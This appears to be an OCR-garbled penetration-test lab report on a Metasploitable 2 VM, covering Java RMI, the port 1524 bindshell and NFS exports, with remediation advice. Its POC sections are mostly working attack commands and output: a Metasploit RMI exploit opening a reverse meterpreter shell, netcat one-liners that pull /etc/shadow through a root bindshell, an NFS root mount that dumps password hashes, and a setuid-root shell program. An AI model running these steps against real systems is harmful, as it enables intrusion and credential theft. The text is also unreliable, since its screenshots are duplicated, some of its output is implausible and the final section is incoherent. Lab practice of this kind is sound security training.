Metasploit tip: Enable verbose logging with set VERBOSE true

3Kom SuperHack II Logon
User Name: [security]
Password: []
[OK]
https://metasploit.com

=[metasploit v6.4.99-dev]
+ --=[2,572 exploits - 1,317 auxiliary - 1,683 payloads]
+ --=[433 post - 49 encoders - 13 mops - 9 evasion]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search java_rmi_server
Matching Modules
=====



File Machine View Input Devices Help
vibhuti14@vibhuti:~
[vibhuti14@vibhuti:~] msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

3Kom SuperHack II Logon
User Name: [security]
Password: []
[OK]
https://metasploit.com

=[metasploit v6.4.99-dev]
+ --=[2,572 exploits - 1,317 auxiliary - 1,683 payloads]
+ --=[433 post - 49 encoders - 13 mops - 9 evasion]


Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search java_rmi_server
Matching Modules
=====

#	Name	Disclosure Date	Rank	Check	Description
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execut
2	\ target: Generic (Java Payload)		.	.	
3	\ target: Windows x86 (Native Payload)		.	.	
4	\ target: Linux x86 (Native Payload)		.	.	
5	\ target: Mac OS X PPC (Native Payload)		.	.	
6	\ target: Mac OS X x86 (Native Payload)		.	.	
7	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner

Interact with a module by name or index. For example info 6, use e or use auxiliary/scanner/misc/java_rmi_server

msf > use 6
msf auxiliary(scanner/misc/java_rmi_server) > set RHOSTS 192.168.1.43
RHOSTS => 192.168.1.43
msf auxiliary(scanner/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf auxiliary(scanner/misc/java_rmi_server) > run
[*] 192.168.1.43:1099 -> 192.168.1.43:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 192.168.1.43:1099 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

Method 3. Gaining a Root Shell using Metasploit Exploit Module



Vibhuti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
vibhuti14@vibhuti:~
[vibhuti14@vibhuti:~] msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
 wake up, Neo...
 the matrix has you
 follow the white rabbit.
 knock, knock, Neo.

https://metasploit.com

=[metasploit v6.4.99-dev]
+ --=[2,572 exploits - 1,317 auxiliary - 1,683 payloads]
+ --=[433 post - 49 encoders - 13 mops - 9 evasion]

File Machine View Input Devices Help
vibhuti14@vibhuti:~
[vibhuti14@vibhuti:~] msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
 wake up, Neo...
 the matrix has you
 follow the white rabbit.
 knock, knock, Neo.

https://metasploit.com

=[metasploit v6.4.99-dev]
+ --=[2,572 exploits - 1,317 auxiliary - 1,683 payloads]
+ --=[433 post - 49 encoders - 13 mops - 9 evasion]

```

Vibhuti [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Apps Places Dec 30 19:38 vibhuti@vibhuti:~ 
msf > search java_rmi_server
Matching Modules
=====
# Name Disclosure Date Rank Check Description
- ----
exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution Scanner
ion
1 \ target: Generic (Java Payload)
2 \ target: Windows x86 (Native Payload)
3 \ target: Linux x86 (Native Payload)
4 \ target: Mac OS X PPC (Native Payload)
5 \ target: Mac OS X x86 (Native Payload)
6 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc/java_rmi_server

msf > use 6
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOST 192.168.1.43
RHOST => 192.168.1.43
msf exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.1.42
LHOST => 192.168.1.42
msf exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.1.42:4444
[*] 192.168.1.43:1099 - Using URL: http://192.168.1.42:8080/KR7Deliq05
[*] 192.168.1.43:1099 - Receiving RMI Header...
[*] 192.168.1.43:1099 - Sending RMI Header...
[*] 192.168.1.43:1099 - Sending RMI Call...
[*] 192.168.1.43:1099 - Replied to request for payload JAR
[*] Sending stage (50873 bytes) to 192.168.1.43
[*] Meterpreter session 1 opened (192.168.1.42:4444 -> 192.168.1.43:60515) at 2025-12-30 19:37:10 +0530

msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:00:27:6F:00:04
inet6 addr: fe80::a00:27ff:fe6f:0004/64 Scope:Link
UP BROADCAST NOARP MTU:1500 Metric:1
RX packets:16975 errors:0 dropped:0 overruns:0 frame:0
TX packets:4942 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1450322 (1.3 MB) TX bytes:556634 (543.5 KB)
Base address:0x0200 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:821 errors:0 dropped:0 overruns:0 frame:0
TX packets:821 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:355753 (347.4 KB) TX bytes:355753 (347.4 KB)

msfadmin@metasploitable:~$ -

```

```

Vibhuti [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Apps Places Dec 30 19:38 vibhuti@vibhuti:~ 
msf > search java_rmi_server
Matching Modules
=====
# Name Disclosure Date Rank Check Description
- ----
exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution Scanner
ion
1 \ target: Generic (Java Payload)
2 \ target: Windows x86 (Native Payload)
3 \ target: Linux x86 (Native Payload)
4 \ target: Mac OS X PPC (Native Payload)
5 \ target: Mac OS X x86 (Native Payload)
6 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc/java_rmi_server

msf > use 6
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOST 192.168.1.43
RHOST => 192.168.1.43
msf exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.1.42
LHOST => 192.168.1.42
msf exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.1.42:4444
[*] 192.168.1.43:1099 - Using URL: http://192.168.1.42:8080/KR7Deliq05
[*] 192.168.1.43:1099 - Receiving RMI Header...
[*] 192.168.1.43:1099 - Sending RMI Header...
[*] 192.168.1.43:1099 - Sending RMI Call...
[*] 192.168.1.43:1099 - Replied to request for payload JAR
[*] Sending stage (50873 bytes) to 192.168.1.43
[*] Meterpreter session 1 opened (192.168.1.42:4444 -> 192.168.1.43:60515) at 2025-12-30 19:37:10 +0530

msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:00:27:6F:00:04
inet6 addr: fe80::a00:27ff:fe6f:0004/64 Scope:Link
UP BROADCAST NOARP MTU:1500 Metric:1
RX packets:16975 errors:0 dropped:0 overruns:0 frame:0
TX packets:4942 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1450322 (1.3 MB) TX bytes:556634 (543.5 KB)
Base address:0x0200 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:821 errors:0 dropped:0 overruns:0 frame:0
TX packets:821 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:355753 (347.4 KB) TX bytes:355753 (347.4 KB)

msfadmin@metasploitable:~$ -

```

bindshell Port 1524

Description:

Port 1524 is historically associated with the Ingres lock daemon, but in the context of cybersecurity, it is most infamous as the default port for a bindshell. A bindshell is a malicious backdoor created when an attacker successfully exploits a system and executes a listener—usually a compromised version of /bin/sh or cmd.exe—that "binds" to a specific port. When Port 1524 is open, it typically means the shell is sitting and waiting for an incoming connection. Once a remote user connects to this port via a tool like Telnet or Netcat, they are immediately granted an interactive command-line interface with the privileges of the process that started the shell, often without any requirement for a username or password.

Impact:

- **Full System Takeover:** Since a bindshell typically provides a root or administrator-level shell, the attacker gains total control over the operating system, including the ability to read, modify, or delete any file.
- **Bypassing Authentication:** Bindshells are specifically designed to circumvent standard security controls; they do not use the system's legitimate login mechanisms, making them invisible to standard access logs.
- **Malware Installation:** The shell allows for the easy download and execution of further payloads, such as ransomware, keyloggers, or persistent rootkits.

Severity: Critical

Remedial:

- **Immediate Isolation:** Disconnect the affected system from the network immediately to prevent the attacker from executing further commands or moving laterally to other servers.
- **Identify the Malicious Process:** Use commands like netstat -antp | grep 1524 or lsof -i :1524 to identify the Process ID (PID) associated with the port, then investigate the executable path.
- **Wipe and Reinstall:** Because it is difficult to guarantee that an attacker hasn't installed other hidden rootkits or backdoors, the most secure remediation is to wipe the server and rebuild it from a known-secure backup.
- **Patch the Entry Point:** Identify the original vulnerability that allowed the bindshell to be installed (such as an old version of Metasploit's proftpd exploit which used this port) and apply the necessary security patches.

POC:

Method 1. Direct Connection (Netcat/Telnet)

```
vibhuti14@vibhuti:~$ netstat -an | grep 1524
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-30 19:59 IST
Nmap scan report for Padmakaar-s-A22.bwrouter (192.168.1.43)
Host is up (0.0032s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:0F:88:8D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds

(vibhuti14@vibhuti) [~]
$ nc -v 192.168.1.43 1524
Padmakaar-s-A22.bwrouter [192.168.1.43] 1524 (ingreslock) open
root@metasploitable:~$ whoami
root
root@metasploitable:~# ifconfig
eth0    Link encap:Ethernet HWaddr 00:00:27:0f:88:8d
        inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
        inet6 addr: fe80::0000:27ff:fe88:64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:24946 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16975 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2597267 (2.3 MB) TX bytes:716574 (699.7 KB)
        Base address:0xd020 Memory:f0200000-f0220000

lo     Link encap:Local Loopback
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:1086 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1086 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:485721 (474.3 KB) TX bytes:485721 (474.3 KB)

root@metasploitable:~# 

Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Search Tasks
msfadmin@metasploitable:~$ ifconfig
eth0    Link encap:Ethernet HWaddr 00:00:27:0f:88:8d
        inet6 addr: fe80::0000:27ff:fe88:64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:16975 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16975 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1450322 (1.3 MB) TX bytes:556634 (543.5 KB)
        Base address:0xd020 Memory:f0200000-f0220000

lo     Link encap:Local Loopback
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:1086 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1086 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:355753 (347.4 KB) TX bytes:355753 (347.4 KB)

msfadmin@metasploitable:~$
```

Method 2: Using Metasploit Framework Auxiliary Modules

The screenshot shows two terminal windows side-by-side. The left window is running on a host machine named 'Vibhuti' (Ubuntu 16.04) and the right window is running on a target machine named 'Metasploitable 2' (Ubuntu 16.04). Both terminals show the output of Metasploit commands.

Host Terminal (Vibhuti):

```
(vibhuti14@vibhuti:~)
[~] msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

# cowsay++ 
<metasploit>
-----
 \_ (o)___
    ( )\_\_
    |||| * 

    =[ metasploit v6.4.00-dev
+ --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ --=[ 433 post - 49 encoders - 13 nops - 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.43
RHOSTS => 192.168.1.43
msf auxiliary(scanner/portscan/tcp) > set PORTS 1524
PORTS => 1524
msf auxiliary(scanner/portscan/tcp) > run
[*] 192.168.1.43 - 192.168.1.43:1524 - TCP OPEN
[*] 192.168.1.43 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) > nc 192.168.1.43 1524
[*] exec: nc 192.168.1.43 1524

root@metasploitable:/# ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:6f:88:8d
inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: ::1/128 Scope:Host
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:16975 errors:0 dropped:0 overruns:0 frame:0
TX packets:821 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:1459322 (1.3 MB) TX bytes:556634 (543.5 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:1141 errors:0 dropped:0 overruns:0 frame:0
TX packets:1141 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:264410 (2.5 MB) TX bytes:752915 (735.2 KB)
Base address:0xd020 Memory:f0200000-f0220000

root@metasploitable:/#
```

Target Terminal (Metasploitable 2):

```
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:6f:88:8d
inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: ::1/128 Scope:Host
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:16975 errors:0 dropped:0 overruns:0 frame:0
TX packets:821 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:1459322 (1.3 MB) TX bytes:556634 (543.5 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:821 errors:0 dropped:0 overruns:0 frame:0
TX packets:821 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:355753 (347.4 KB) TX bytes:355753 (347.4 KB)
Base address:0xd020 Memory:f0200000-f0220000

msfadmin@metasploitable:~$ _
```

Method 3. Scripted Command Execution (One-Liners)

The screenshot shows two terminal windows side-by-side. The left window is running on a host machine named 'Vibhuti' (Ubuntu 16.04) and the right window is running on a target machine named 'Metasploitable 2' (Ubuntu 16.04). Both terminals show the output of one-liner commands.

Host Terminal (Vibhuti):

```
(vibhuti14@vibhuti:~)
[~] $ echo "cat/etc/shadow" | nc -w 2 192.168.1.43 1524 > captured_hash.txt
(vibhuti14@vibhuti:~)
[~] $ echo "openSUSE password -1 mypassword" | nc -w 2 192.168.1.43 1524
root@metasploitable:/# usage: useradd [options] LOGIN
Options:
  -b, --base-dir BASE_DIR      base directory for the new user account
                               home directory
  -c, --comment COMMENT        set the GECOS field for the new user account
  -d, --home-dir HOME_DIR     home directory for the new user account
  -D, --defaults               print or save modified default useradd
                               configuration
  -e, --expiredate EXPIRE_DATE
                               set account expiration date to EXPIRE_DATE
  -f, --inactive INACTIVE      set password inactive after expiration
                               to INACTIVE
  -g, --gid GROUP              force user GROUP for the new user account
  -G, --groups GROUPS         list of supplementary groups for the new
                               user account
  -h, --help                   display this help message and exit
  -k, --skel SKEL_DIR          specify an alternative skel directory
  -K, --key KEY-VALUE          override /etc/login.defs defaults
  -m, --create-home             create home directory for the new user
                               account
  -o, --non-unique              allow create user with duplicate
                               (non-unique) UID
  -p, --password PASSWORD     use encrypted password for the new user
                               account
  -r, --system                 create a system account
  -s, --shell SHELL            the login shell for the new user account
  -u, --uid UID                force use the UID for the new user account

root@metasploitable:/#
(vibhuti14@vibhuti:~)
```

Target Terminal (Metasploitable 2):

```
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:6f:88:8d
inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: ::1/128 Scope:Host
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:16975 errors:0 dropped:0 overruns:0 frame:0
TX packets:821 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1459322 (1.3 MB) TX bytes:556634 (543.5 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:821 errors:0 dropped:0 overruns:0 frame:0
TX packets:821 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:355753 (347.4 KB) TX bytes:355753 (347.4 KB)
Base address:0xd020 Memory:f0200000-f0220000

msfadmin@metasploitable:~$ _
```

nfs Port 2049

Description:

Network File System (NFS) is a distributed file system protocol that allows a user on a client computer to access files over a network as if they were stored on a local disk. Modern versions of NFS (NFSv3 and NFSv4) primarily operate on Port 2049 (TCP/UDP). While it is an essential tool for sharing resources between Linux/Unix systems, NFS was historically built for speed rather than security. It often relies on "trust" between the client and server based on IP addresses or UID/GID (User/Group ID) matching. If Port 2049 is exposed without proper encryption or robust authentication, an attacker can mount the remote file system and gain unauthorized access to every file shared by the server.

Impact:

- **Unauthorized Data Access:** If export permissions are misconfigured (e.g., using no_root_squash or insecure IP ranges), an attacker can mount the drive and read sensitive configuration files, databases, or personal data.
- **Information Leakage:** Attackers can query the port to discover the internal directory structure and export paths, which aids in planning further attacks.
- **Data Manipulation:** With write access, an attacker can modify system files, inject malicious scripts into web directories, or delete critical backups.
- **Privilege Escalation:** By exploiting the no_root_squash option, an attacker with root access on their own machine can act as a root user on the mounted NFS share, allowing them to change file ownerships and permissions on the server.

Severity: Critical

Remedial:

- **Restrict by IP/Subnet:** Ensure the /etc/exports file only allows connections from specific, trusted internal IP addresses rather than using wildcards (*).
- **Firewall Lockdown:** Block Port 2049 at the network perimeter. Only allow NFS traffic within a dedicated, isolated storage VLAN.
- **Use SSH Tunneling or VPN:** If you must access an NFS share over an untrusted network, wrap the connection in an SSH tunnel or a VPN to provide the encryption that native NFS lacks.
- **Mount as Read-Only:** Where possible, export directories with the ro (read-only) flag to prevent unauthorized data modification.

POC:

Method 1. Root File System Mounting (Unauthorized Access)

The screenshot shows two terminal windows side-by-side. The left window is running on a host machine named 'Vibhuti' with IP 192.168.1.43. The right window is running on a Metasploitable 2 target machine.

Host Terminal (Vibhuti):

```
$ showmount -e 192.168.1.43
Export list for 192.168.1.43:
/ *
```

```
$ mkdir /tmp/target_mount
$ mount -t nfs 192.168.1.43:/ /tmp/target_mount -o noblock
mount.nfs: failed to apply fstab options

$ sudo mount -t nfs 192.168.1.43:/ /tmp/target_mount -o noblock
[sudo] password for vibhuti14:
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.
mount.nfs: an incorrect mount option was specified for /tmp/target_mount

$ sudo mount -t nfs 192.168.1.43:/ /tmp/target_mount -o noLOCK
mount.nfs: an incorrect mount option was specified for /tmp/target_mount

$ sudo cat /tmp/target_mount/etc/shadow
root:$1$aypF3j$028o5uF9Iv..DR9e9Lid..14747:0:99999:7:::
daemon:$1$aypF3j$028o5uF9Iv..DR9e9Lid..14747:0:99999:7:::
bin:$1$aypF3j$028o5uF9Iv..DR9e9Lid..14747:0:99999:7:::
sync:$1$aypF3j$028o5uF9Iv..DR9e9Lid..14747:0:99999:7:::
games:$1$aypF3j$028o5uF9Iv..DR9e9Lid..14747:0:99999:7:::
man:$1$aypF3j$028o5uF9Iv..DR9e9Lid..14747:0:99999:7:::
lp:$1$aypF3j$028o5uF9Iv..DR9e9Lid..14747:0:99999:7:::
mail:$1$aypF3j$028o5uF9Iv..DR9e9Lid..14747:0:99999:7:::
nntp:$1$aypF3j$028o5uF9Iv..DR9e9Lid..14747:0:99999:7:::

```

Target Terminal (Metasploitable 2):

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:00:27:6f:88:0d
          inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe00::a00:27ff:fe88:0d Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:7825 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1695 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:667044 (652.1 KB) TX bytes:210634 (205.6 KB)
            Base address:0x0200 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.255.255.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:201 errors:0 dropped:0 overruns:0 frame:0
          TX packets:201 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:112201 (109.5 KB) TX bytes:112201 (109.5 KB)

msfadmin@metasploitable:~$
```

Method 2. Privilege Escalation via no root squash

The screenshot shows two terminal windows side-by-side. The left window is running on a host machine named 'Vibhuti' with IP 192.168.1.37. The right window is running on a Metasploitable 2 target machine.

Host Terminal (Vibhuti):

```
$ showmount -e 192.168.1.37
Export list for 192.168.1.37:
/ *
```

```
$ mkdir /tmp/target_mount
mkdir: cannot create directory '/tmp/target_mount': File exists

$ mount -t nfs 192.168.1.37:/ /tmp/target_mount -o noblock
mount.nfs: failed to apply fstab options

$ sudo mount -t nfs 192.168.1.37:/ /tmp/target_mount -o noLOCK
mount.nfs: an incorrect mount option was specified for /tmp/target_mount

$ cd /tmp/target_mount
$ (vibhuti14@vibhuti) [~]
$ ./rootme.c
zsh: permission denied: rootme.c

$ (vibhuti14@vibhuti) [~]
$ echo -e '#include <stdio.h>\n#include <stdlib.h>\n#include <unistd.h>\nint main()\n{\n    setuid(0);\n    system("./bin/bash");\n}\n' > rootme.c
$ sudo -T ./rootme.c
sudo: rootme.c: command not found

$ (vibhuti14@vibhuti) [~]
$ ./rootme.c
zsh: permission denied: ./rootme.c
```

Target Terminal (Metasploitable 2):

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:00:27:6f:88:0d
          inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe00::a00:27ff:fe88:0d Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:7825 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1695 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:667044 (652.1 KB) TX bytes:210634 (205.6 KB)
            Base address:0x0200 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.255.255.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:201 errors:0 dropped:0 overruns:0 frame:0
          TX packets:201 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:112201 (109.5 KB) TX bytes:112201 (109.5 KB)

msfadmin@metasploitable:~$
```

The screenshot shows two terminal windows side-by-side. The left window is running on a host machine named 'Vibhuti' with IP 192.168.1.43. The right window is running on a Metasploitable 2 target machine.

Host Terminal (Vibhuti):

```
$ showmount -e 192.168.1.43
Export list for 192.168.1.43:
/ *
```

```
$ cd /tmp/target_mount
$ (vibhuti14@vibhuti) [~]
$ ./rootme.c
zsh: permission denied: ./rootme.c

$ echo -e '#include <stdio.h>\n#include <stdlib.h>\n#include <unistd.h>\nint main()\n{\n    setuid(0);\n    system("./bin/bash");\n}\n' > rootme.c
$ sudo -T ./rootme.c
sudo: rootme.c: command not found

$ (vibhuti14@vibhuti) [~]
$ ./rootme.c
zsh: permission denied: ./rootme.c

$ echo -e '#include <stdio.h>\n#include <stdlib.h>\n#include <unistd.h>\nint main()\n{\n    setuid(0);\n    system("./bin/bash");\n}\n' > ./rootme.c
$ ./rootme.c
zsh: permission denied: ./rootme.c

$ gcc rootme.c -o rootme
/usr/bin/ld: cannot open output file rootme: Permission denied
collect2: error: ld returned 1 exit status

$ sudo gcc rootme.c -o rootme
$ (vibhuti14@vibhuti) [~]
$ ./rootme
[sudo] password for vibhuti14:
```

Target Terminal (Metasploitable 2):

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:00:27:6f:88:0d
          inet addr:192.168.1.43 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe00::a00:27ff:fe88:0d Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:7825 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1695 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:667044 (652.1 KB) TX bytes:210634 (205.6 KB)
            Base address:0x0200 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.255.255.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:201 errors:0 dropped:0 overruns:0 frame:0
          TX packets:201 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:112201 (109.5 KB) TX bytes:112201 (109.5 KB)

msfadmin@metasploitable:~$
```

Method 3. SUID Binary Creation (Instant Privilege Escalation)

This screenshot shows a terminal window titled 'Vibhuti [Running] - Oracle VirtualBox' with the command line 'root@vibhuti: /home/vibhuti#4'. The session starts with a user attempting to run a root shell via a SUID exploit. The user runs 'ls' to list files, then 'sudo su' to become root. They then attempt to run a file named 'exploit' which is set to be executable by others. The exploit is a shellcode payload. The user connects to port 137 on the target host at 192.168.1.37. The terminal shows the exploit being executed and the user gaining root privileges.

```
[vibhuti@vibhuti ~] [-]
ls
lsudo su
[root@vibhuti] /home/vibhuti[4]
mount -t nfs 192.168.1.37:/tmp/target_mount
